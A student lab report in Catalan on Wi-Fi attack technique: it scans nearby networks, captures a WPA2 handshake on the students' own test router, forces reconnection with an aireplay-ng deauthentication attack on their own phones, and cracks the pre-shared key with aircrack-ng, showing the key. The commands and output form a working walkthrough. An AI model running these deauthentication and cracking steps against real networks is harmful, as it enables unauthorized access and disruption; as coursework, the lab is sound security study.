Índex

Detecta xarxes sense fils i captura tràfic de xarxa com a pas previ al seu atac.

Llista eines que ens puguin servir per detectar xarxes wifi i capturar paquets sense estar autenticat a la xarxa.

- Wireshark
- Airodump-ng (Aircrack-ng)
- TCPdump
- Ettercap
- SolarWinds Network Performance Monitor
- Paessler Packet Capture
- Acrylic WiFi Professional
- Kismet

Llista les diferents xarxes wifi que es troben al nostre voltant, mostra informació sobre: bssid, beacons, #Data, ESSID, canal i encriptació (airodump).

Per tal de llistar les diferents xarxes, copiaré la comprovació de la interfície de xarxa del RA2_2.1 on ja vaig fer-ho.

```
1 sudo airmon-ng start wlp14s0
```

```
→  .ssh sudo airmon-ng start wlp14s0


Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    806 avahi-daemon
    812 NetworkManager
    850 wpa_supplicant
    872 avahi-daemon

PHY     Interface       Driver          Chipset

phy0    wlp14s0         ath9k           Qualcomm Atheros AR9462 Wireless Network Adapter (rev 01)

                (mac80211 monitor mode vif enabled for [phy0]wlp14s0 on [phy0]wlp14s0mon)
                (mac80211 station mode vif disabled for [phy0]wlp14s0)
```

Figure 1: “airmon-ng start wlp14s0”

```
1 sudo airmon-ng check kill
2 sudo airodump-ng wlp14s0mon
```

```
CH 11 ][ Elapsed: 18 s ][ 2021-11-11 19:57

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:0C:E6:10:13:05   -1        0        0    0  11   -1                    <length:  0>
1C:28:AF:C3:21:E0  -54       39        0    0   1  130   WPA2 CCMP   MGT  eduroam
00:0C:E6:10:01:03  -43       14        0    0  11   54e. WPA  TKIP   PSK  alumnesBAT
E8:9F:80:1C:3A:19  -41       48       10    0  11  540   WPA2 CCMP   PSK  Linksys02848
00:0C:E6:10:01:00  -48       13        6    0  11   54e. WPA2 CCMP   PSK  educat1x1
00:0C:E6:10:01:05  -51       13        9    0  11   54e. WPA  TKIP   PSK  alumnesCF
00:0C:E6:10:03:03  -39       14        0    0  11   54e. WPA  TKIP   PSK  alumnesBAT
1C:28:AF:C1:D3:04  -48       13        0    0   1  130   OPN              gencat_ENS_EDU_PORTAL
00:0C:E6:10:03:00  -42       14        0    0  11   54e. WPA2 CCMP   PSK  educat1x1
00:0C:E6:10:03:01  -53       15        0    0  11   54e. WPA  TKIP   PSK  docent
1C:28:AF:C1:D3:02  -47       14        0    0   1  130   WPA2 CCMP   MGT  gencat_ENS_EDU
1C:28:AF:C3:21:E1  -50       13        0    0   1  130   WPA2 CCMP   MGT  <length:  0>
1C:28:AF:C1:D3:01  -49       14        0    0   1  130   WPA2 CCMP   MGT  <length:  0>
1C:28:AF:C3:21:E4  -51       13        0    0   1  130   OPN              gencat_ENS_EDU_PORTAL
00:0C:E6:10:01:01  -42       12        0    0  11   54e. WPA  TKIP   PSK  docent
1C:28:AF:C3:21:E2  -51       13        0    0   1  130   WPA2 CCMP   MGT  gencat_ENS_EDU
E8:9F:80:1C:35:61  -52       56       19    0   6  540   WPA2 CCMP   PSK  MosEisley
00:0C:E6:10:07:05  -63       13       19    0  11   54e. WPA  TKIP   PSK  alumnesCF
00:0C:E6:10:07:00  -56       14        0    0  11   54e. WPA2 CCMP   PSK  educat1x1
00:0C:E6:10:03:05  -44       14        0    0  11   54e. WPA  TKIP   PSK  alumnesCF
```

Figure 2: “Llista de les xarxes Wi-fi”

Escull una eina que ens permeti capturar el transit wifi.

Capturarem el transit Wi-Fi amb Airodump-ng (Aircrack-ng) per fer desxifrar .

Què és el handshake WPA/WPA2 en una autenticació wifi?

El handshake, en castellà "*apretón de manos*", és un acord entre un dispositiu client i un punt d'accés (AP) per preestablir una connexió; és el moment en què es posen d'acord aquests dos elements per comunicar-se entre ells.

Quan parlem de handshake WPA/WPA2 en una autenticació Wi-fi, ens referim a l'establiment d'aquesta comunicació en xarxes xifrades amb WPA i WPA2 perquè el client es pugui connectar a la xarxa.

Abans que un client es pugui connectar a una xarxa Wi-fi, aquest ha d'intercanviar informació amb l'AP per establir els protocols que permeten enllaçar la comunicació. Quan s'enllaça aquesta comunicació és quan es realitza la connexió.

Què és una clau pre-compartida en una autenticació wifi.

Una clau precompartida, PSK (pre-shared key), és una clau secreta que comparteixen el client i el AP abans de fer-se la connexió i que s'envia xifrada per un canal segur.

Amb aquesta clau precompartida es desxifra la comunicació entre els dos punts.

És com quan dues persones creen una clau secreta que serveix per desxifrar el contingut d'un text. Un cop tenen la clau precompartida es poden enviar textos que únicament poden ser llegibles si tens la clau per desxifrar-ho.

En una autenticació Wi-Fi, la clau precompartida serveix perquè els clients es puguin autenticar a la xarxa sense fils.

Provoca el hanshake WPA/WPA2 i captura'l.

L'objectiu serà capturar el handshake WPA/WPA2 i fer servir aircrack-ng per obtenir la clau pre-compartida.

Amb la interfície de xarxa en mode monitor busquem quin serà l'objectiu, serà la xarxa **Linksys02848**, que pertany al router de proves.

```
   784 wpa_supplicant
CH  5 ][ Elapsed: 36 s ][ 2021-11-30 20:18

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:0C:E6:10:0A:05   -1        0        1    0  11   -1   WPA              <length:  0>
E8:9F:80:1C:31:61  -50       85       12    0   6  540   WPA2 CCMP   PSK  Free Router NO SCAM
E8:9F:80:1C:3A:19  -36       56        0    0   1  540   WPA2 CCMP   PSK  Linksys02848
00:0C:E6:10:01:03  -40       24        0    0  11   54e. WPA  TKIP   PSK  alumnesBAT
1C:28:AF:C1:D3:00  -45       57        0    0   1  130   WPA2 CCMP   MGT  eduroam
00:0C:E6:10:01:01  -42       25        0    0  11   54e. WPA  TKIP   PSK  docent
00:0C:E6:10:03:00  -42       24        0    0  11   54e. WPA2 CCMP   PSK  educat1x1
00:0C:E6:10:01:00  -42       24        0    0  11   54e. WPA2 CCMP   PSK  educat1x1
00:0C:E6:10:03:05  -44       24        0    0  11   54e. WPA  TKIP   PSK  alumnesCF
00:0C:E6:10:03:03  -45       26        0    0  11   54e. WPA  TKIP   PSK  alumnesBAT
EA:9F:80:1C:31:61  -45       78        0    0   6  540   OPN              Free Router NO SCAM-invitado
1C:28:AF:C1:D3:04  -47       26        0    0   1  130   OPN              gencat_ENS_EDU_PORTAL
1C:28:AF:C1:D3:01  -46       25        0    0   1  130   WPA2 CCMP   MGT  <length:  0>
1C:28:AF:C1:D3:02  -45       26        0    0   1  130   WPA2 CCMP   MGT  gencat_ENS_EDU
00:0C:E6:10:01:05  -48       25        0    0  11   54e. WPA  TKIP   PSK  alumnesCF
1C:28:AF:C3:21:E0  -60       72        0    0   5  130   WPA2 CCMP   MGT  eduroam
00:0C:E6:10:03:01  -49       23        0    0  11   54e. WPA  TKIP   PSK  docent
00:0C:E6:10:07:00  -51       23        0    0  11   54e. WPA2 CCMP   PSK  educat1x1
00:0C:E6:10:07:01  -51       23        0    0  11   54e. WPA  TKIP   PSK  docent
00:0C:E6:10:07:05  -53       20        0    0  11   54e. WPA  TKIP   PSK  alumnesCF
1C:28:AF:C3:21:E4  -52       25        0    0   5  130   OPN              gencat_ENS_EDU_PORTAL
```

Figure 3: “Detalls de les xarxes”

Iniciem l’airodump-ng per capturar el handshake en el moment que un dispositiu s’autentiqui.

```
1  sudo airodump-ng -c 1 --bssid E8:9F:80:1C:3A:19 --write ~/aircrack/poc
       --output-format pcap wlp14s0mon
```

- -c 1: Canal de la xarxa Wi-Fi.
- –bssid E8:9F:80:1C:3A:19: Adreça MAC de l’AP (Punt d’accés). Per fer servir únicament el trànsit d’aquesta xarxa.
- –write ~/aircrack/poc: Escriurem sobre aquest fitxer on es guardaran els IV (Initialization Vector), bloc de bits. La informació dels paquets capturats.
- –output-format pcap
- wlp14s0mon: El nom de la interfície de xarxa.

```
CH 10 ][ Elapsed: 24 s ][ 2021-11-30 20:22

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

E8:9F:80:1C:3A:19  -37       34        0    0   1  540   WPA2 CCMP   PSK  Linksys02848

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

En Joel i jo ens hem connectat amb els mòbils a la xarxa Wi-fi, això ha provocat que apareguin dos elements a la llista.

```
CH  1 ][ Elapsed: 2 mins ][ 2021-11-30 20:40 ][ WPA handshake: E8:9F:80:1C:3A:19

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

E8:9F:80:1C:3A:19  -33  54     1700      105    0   1  540   WPA2 CCMP   PSK  Linksys02848

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

E8:9F:80:1C:3A:19  8A:2A:C4:33:33:9D  -33    1e- 1e   742     1827  EAPOL  Linksys02848
E8:9F:80:1C:3A:19  3E:34:09:F3:44:8D  -42    1e- 1e     0     1540  EAPOL  Linksys02848
```

Figure 4: “Connexions a la xarxa”

Les MAC dels nostres mòbils:

- 3E:34:09:F3:44:8D
- 8A:2A:C4:33:33:9D

Llancem un atac de desautenticació, això envia un missatge al client per desassociar-lo de l’AP.

Ho fem per accelerar el procés de capturar el handshake. Aquesta acció obligarà al client a reautenticar-se, la qual cosa genera els 4 paquets d’autenticació (handshake) que volem capturar.

```
1 sudo aireplay-ng -0 10 -a E8:9F:80:1C:3A:19 -c 3E:34:09:F3:44:8D
    wlp14s0mon
2
3 sudo aireplay-ng -0 10 -a E8:9F:80:1C:3A:19 -c 8A:2A:C4:33:33:9D
    wlp14s0mon
```

- 0: Deautenticació.
- 1: Número de deautenticacions a enviar.
- -a E8:9F:80:1C:3A:19: adreça MAC de l’AP.
- -c 3E:34:09:F3:44:8D & 8A:2A:C4:33:33:9D: Adreça MAC del client a deautenticar.
- wlp14s0mon: El nom de la interfície de xarxa.

```
➜  aircrack sudo aireplay-ng -0 10 -a E8:9F:80:1C:3A:19 -c 3E:34:09:F3:44:8D wlp14s0mon
20:43:16  Waiting for beacon frame (BSSID: E8:9F:80:1C:3A:19) on channel 1
20:43:16  Sending 64 directed DeAuth (code 7). STMAC: [3E:34:09:F3:44:8D] [21|64 ACKs]
20:43:17  Sending 64 directed DeAuth (code 7). STMAC: [3E:34:09:F3:44:8D] [ 0|63 ACKs]
20:43:17  Sending 64 directed DeAuth (code 7). STMAC: [3E:34:09:F3:44:8D] [ 3|64 ACKs]
20:43:18  Sending 64 directed DeAuth (code 7). STMAC: [3E:34:09:F3:44:8D] [ 0|63 ACKs]
20:43:18  Sending 64 directed DeAuth (code 7). STMAC: [3E:34:09:F3:44:8D] [ 0|46 ACKs]
20:43:19  Sending 64 directed DeAuth (code 7). STMAC: [3E:34:09:F3:44:8D] [ 0|80 ACKs]
20:43:19  Sending 64 directed DeAuth (code 7). STMAC: [3E:34:09:F3:44:8D] [ 0|62 ACKs]
20:43:20  Sending 64 directed DeAuth (code 7). STMAC: [3E:34:09:F3:44:8D] [ 0|62 ACKs]
20:43:20  Sending 64 directed DeAuth (code 7). STMAC: [3E:34:09:F3:44:8D] [ 0|57 ACKs]
20:43:21  Sending 64 directed DeAuth (code 7). STMAC: [3E:34:09:F3:44:8D] [ 5|72 ACKs]
➜  aircrack sudo aireplay-ng -0 10 -a E8:9F:80:1C:3A:19 -c 8A:2A:C4:33:33:9D wlp14s0mon
20:44:47  Waiting for beacon frame (BSSID: E8:9F:80:1C:3A:19) on channel 1
20:44:48  Sending 64 directed DeAuth (code 7). STMAC: [8A:2A:C4:33:33:9D] [18|64 ACKs]
20:44:48  Sending 64 directed DeAuth (code 7). STMAC: [8A:2A:C4:33:33:9D] [ 1|62 ACKs]
20:44:49  Sending 64 directed DeAuth (code 7). STMAC: [8A:2A:C4:33:33:9D] [ 0|64 ACKs]
20:44:49  Sending 64 directed DeAuth (code 7). STMAC: [8A:2A:C4:33:33:9D] [ 0|64 ACKs]
20:44:50  Sending 64 directed DeAuth (code 7). STMAC: [8A:2A:C4:33:33:9D] [ 0|63 ACKs]
20:44:50  Sending 64 directed DeAuth (code 7). STMAC: [8A:2A:C4:33:33:9D] [ 0|64 ACKs]
20:44:51  Sending 64 directed DeAuth (code 7). STMAC: [8A:2A:C4:33:33:9D] [22|67 ACKs]
20:44:51  Sending 64 directed DeAuth (code 7). STMAC: [8A:2A:C4:33:33:9D] [63|63 ACKs]
20:44:52  Sending 64 directed DeAuth (code 7). STMAC: [8A:2A:C4:33:33:9D] [34|67 ACKs]
20:44:52  Sending 64 directed DeAuth (code 7). STMAC: [8A:2A:C4:33:33:9D] [64|64 ACKs]
```

Figure 5: “Connexions a la xarxa”

Aquest atac ha provocat que els nostres dispositius es desconnectin, ens hem tornat a connectar.

Intentem trobar la clau WPA/WPA2 precompartida. Farem un diccionari amb possibles claus, on hem afegit manualment la clau de la xarxa.

```
1  aircrack-ng -w password.lst -b E8:9F:80:1C:3A:19 *.cap
```

- -w password.lst: Diccionari amb les possibles claus.
- *.cap: Grupo d’arxius que contenen els paquets capturats, tots aquells que acabin per .cap.



Figure 6: "Password trobat"

ET VOILÀ! Hem aconseguit la clau precompartida: *c0tjyrtsfm*.

Bibliografia

https://www.aircrack-ng.org/doku.php?id=es:cracking_wpa

https://conectabell.com/descifrando-redes-wpa2/

https://es.wikipedia.org/wiki/Vector_de_inicializaci%C3%B3n